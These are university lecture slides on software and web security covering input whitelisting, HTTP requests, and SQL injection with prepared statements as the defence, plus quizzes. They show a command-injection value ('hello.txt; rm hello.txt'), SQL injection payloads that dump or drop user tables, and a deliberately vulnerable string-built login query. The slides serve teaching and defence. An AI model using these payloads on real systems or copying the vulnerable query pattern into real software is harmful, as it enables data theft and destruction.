https://www.owasp.org/index.php/Path_Traversal

Checking: Whitelisting

- **Check that the user input is known to be safe**
  - E.g., only those files that exactly match a filename in the current directory
- **Rationale**: Given an invalid input, **safer to reject than to fix**
  - "Fixes" may result in wrong output, or vulnerabilities
  - ***Principle*** *of fail-safe defaults*

Checking: Whitelisting

```
files = Dir.entries(".").reject {|f| File.directory?(f) }

if not (files.member? ARGV[0]) then
  puts "illegal argument"
  exit 1
else
  system("cat "+ARGV[0])
end
```

***reject inputs** that do not mention a legal file name*

```
> ruby catwrapper.rb “hello.txt; rm hello.txt”
illegal argument
```

Validation Challenges

- **Cannot always delete or sanitize problematic characters**
  - You may want dangerous chars, e.g., “Peter O’Connor”
  - How do you know if/when the characters are bad?
  - Hard to think of all of the possible characters to eliminate
- **Cannot always identify whitelist cheaply or completely**
  - May be expensive to compute at runtime
  - May be hard to describe (e.g., “all possible proper names”)

Key Questions

- Which inputs in my program should not be trusted?
  - These start from input from untrusted sources
  - And these inputs influence (“taint”) other data that flows through my program
    - And could be stored in files, databases, etc.
- How to ensure that untrusted inputs, no matter what they are, will produce benign results?
  - Sanitization, checking, etc. as early as possible
    - How to do this depends on the program, and how the inputs are used

Quiz 4: As a developer, security is

A. Something I can help address by writing better code
B. Something that writing better code can do little to address
C. Something that is the purview of the government, e.g., DHS
D. Something that will never be solved so long as market forces do not value security

(Pick an answer you think is best)

Summary

- Securing software requires **understanding your adversary**
  - **Threat models** help you think through how your code could be manipulated to do the wrong thing
- Key defense: **Input validation**
  - Method to make sure adversary-influence input is valid – safe & trustworthy – before using it
- Two validation methods
  - **Checking:** methods that accept or reject and don't modify the input.
    - Whitelisting - checking against a positive list (regex)
    - Blacklisting- checking against a negative list (regex)
  - **Sanitizing**: methods that modify the input before passing it on
    - Escaping - replacing bad chars with good ones
    - Blacklist filtering - filtering out (removing) bad chars

Security for the **Web**

Thanks to Dave Levin for some slides

The Web

- **Security for the World-Wide Web** (**WWW**) presents new vulnerabilities to consider:
  - **SQL injection**,
  - Cross-site Scripting (**XSS**),

- These share some common causes with memory safety vulnerabilities; like **confusion of code and data**
  - **Defense** also similar: **validate untrusted input**

- New wrinkle: **Web 2.0's use of mobile code**
  - How to protect your applications and other web resources?

Interacting with web servers

Resources **which are identified by a** ***URL***

(Universal Resource Locator)

`http://www.cs.umd.edu/~mwh/index.html`

Protocol — `http`
- `ftp`
- `https`
- `tor`

Hostname/server — `www.cs.umd.edu`

Translated to an IP address by DNS (e.g., `128.8.127.3`)

Path to a resource — `~mwh/index.html`

Here, the file `index.html` is static content i.e., a fixed file returned by the server


`http://facebook.com/delete.php?f=joe123&w=16`

Path to a resource — `delete.php`

Arguments — `?f=joe123&w=16`

Here, the file **`delete.php`** is dynamic content i.e., the server generates the content on the fly

Basic structure of web traffic



- HyperText Transfer Protocol (**HTTP**)
  - An "application-layer" protocol for exchanging collections of data

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


- **Requests contain**:
  - The **URL** of the resource the client wishes to obtain
  - **Headers** describing what the browser can do
- **Request types** can be **GET** or **POST**
  - **GET**: all data is in the URL itself (no server side effects)
  - **POST**: includes the data as separate fields (can have side effects)


HTTP GET requests

http://www.reddit.com/r/security

```
HTTP Headers
http://www.reddit.com/r/security

GET /r/security HTTP/1.1
Host: www.reddit.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
                                                                                                    __utmc=55650...
```

User-Agent is typically a **browser**
but it can be `wget`, JDK, etc.



HTTP Headers

```
http://www.zdnet.com/worst-ddos-attack-of-all-time-hits-french-site-7000026330/

GET /worst-ddos-attack-of-all-time-hits-french-site-7000026330/ HTTP/1.1
Host: www.zdnet.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.reddit.com/r/security
```

Referrer URL: the site from which this request was issued.

HTTP POST requests

Posting on Piazza

HTTP Headers


```
https://piazza.com/logic/api?method=content.create&aid=hrteve7t83et

POST /logic/api?method=content.create&aid=hrteve7t83et HTTP/1.1
Host: piazza.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: https://piazza.com/class
Content-Length: 339
Cookie: piazza_session="DFwuCEFIGvEGwwHLJyuCvHIGtHKECCKL.5%25x+x+ux%255M5%22%215%3F5%26x%26%26%7C%22%21r...
Pragma: no-cache
Cache-Control: no-cache
 {"method":"content.create","params":{"cid":"hrpng9q2nndos","subject":"<p>Interesting.. perhaps it has to do with a change to the ...
```

Implicitly includes data as a part of the URL

Explicitly includes data as a part of the request's content


Basic structure of web traffic



User clicks

- **Responses** contain:
  - **Status** code
  - **Headers** describing what the server provides
  - **Data**
  - **Cookies** (much more on these later)
    - Represent s*tate* the server would like the browser to store on its behalf

HTTP responses



Quiz 1

HTTP is

A. The Hypertext Transfer Protocol
B. The main communication protocol of the WWW
C. The means by which clients access resources hosted by web servers
D. All of the above

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
SQL injection

Defending the WWW



Server-side data

- Typically want **ACID** transactions
  - **Atomicity**
    - Transactions complete entirely or not at all
  - **Consistency**
    - The database is always in a valid state
  - **Isolation**
    - Results from a transaction aren't visible until it is complete
  - **Durability**
    - Once a transaction is committed, its effects persist despite, e.g., power failures

- **Database Management Systems** (DBMSes) provide these properties (and then some)

SQL (Standard Query Language)

Column


```
SELECT Age FROM Users WHERE Name='Dee';
```

28

```
UPDATE Users SET email='readgood@pp.com'
   WHERE Age=32; -- this is a comment
INSERT INTO Users Values('Frank', 'M', 57, ...);
DROP TABLE Users;
```

Server-side code

Website



“Login code” (Ruby)

```
result = db.execute “SELECT * FROM Users
       WHERE Name=‘#{user}’ AND Password=‘#{pass}’;”
```

Suppose you successfully log in as `user` if this returns any results

How could you exploit this?

SQL injection


```
frank' OR 1=1; --
```


```
result = db.execute "SELECT * FROM Users
        WHERE Name='#{user}' AND Password='#{pass}';"
```

```
result = db.execute "SELECT * FROM Users
        WHERE Name='frank' OR 1=1; --' AND Password='whocares';"
```

Always true
(so: dumps whole user DB)

Commented out

SQL injection




frank' OR 1=1); DROP TABLE Users; --

```
result = db.execute "SELECT * FROM Users
      WHERE Name='#{user}' AND Password='#{pass}';"
```

```
result = db.execute "SELECT * FROM Users
      WHERE Name='frank' OR 1=1;
      DROP TABLE Users; --' AND Password='whocares';";
```

Can chain together statements with semicolon:
STATEMENT 1 ; STATEMENT 2



http://xkcd.com/327/


ZU 0666',0,0); DROP DATABASE TABLICE;
[redacted]

SQL injection countermeasures

The underlying issue


```
result = db.execute “SELECT * FROM Users
       WHERE Name=‘#{user}’ AND Password=‘#{pass}’;”
```

- This one string combines the **code** and the **data**
  - Similar to buffer overflows
  - and command injection

When the boundary between code and data blurs, we open ourselves up to vulnerabilities

The underlying issue

```
result = db.execute “SELECT * FROM Users
        WHERE Name=‘#{user}’ AND Password=‘#{pass}’;”
```



Should be ***data***, not ***code***

Intended AST for parsed SQL query

Defense: Input Validation

Just as with command injection, we can defend by **validating input**, e.g.,

- **Reject** inputs with bad characters (e.g., `;` or `--`)
- **Filter** those characters from input
- **Escape** those characters (in an SQL-specific manner)

These can be effective, but the best option is to **avoid constructing programs from strings** in the first place

Sanitization: Prepared Statements

- **Treat user data according to its *type***
  - Decouple the code and the data

```
result = db.execute “SELECT * FROM Users
         WHERE Name=‘#{user}’ AND Password=‘#{pass}’;”
```


```
result = db.execute("SELECT * FROM Users WHERE
                 Name = ? AND Password = ?", [user, pass])
```

Arguments

Variable binders
parsed as strings

Using prepared statements

```
result = db.execute("SELECT * FROM Users WHERE
           Name = ? AND Password = ?", [user, pass])
```



Binding is only applied to the leaves, so the structure of the AST is *fixed*

Quiz 2

What is the benefit of using “prepared statements” ?

A. With them it is easier to construct a SQL query
B. They ensure user input is parsed as data, not (potentially) code
C. They provide greater protection than escaping or filtering
D. User input is properly treated as commands, rather than as secret data like passwords

Quiz 2

What is the benefit of using “prepared statements” ?


A. With them it is easier to construct a SQL query
B. They ensure user input is parsed as data, not code
C. They provide greater protection than escaping or filtering
D. User input is properly treated as commands, rather than as secret data like passwords

Web-based State using Hidden Fields and Cookies

HTTP is *stateless*

- The lifetime of an HTTP session is typically:
  - Client connects to the server
  - Client issues a request
  - Server responds
  - Client issues a request for something in the response
  - …. repeat ….
  - Client disconnects
- HTTP has no means of noting "oh this is the same client from that previous session"
  - *How is it you don't have to log in at every page load?*

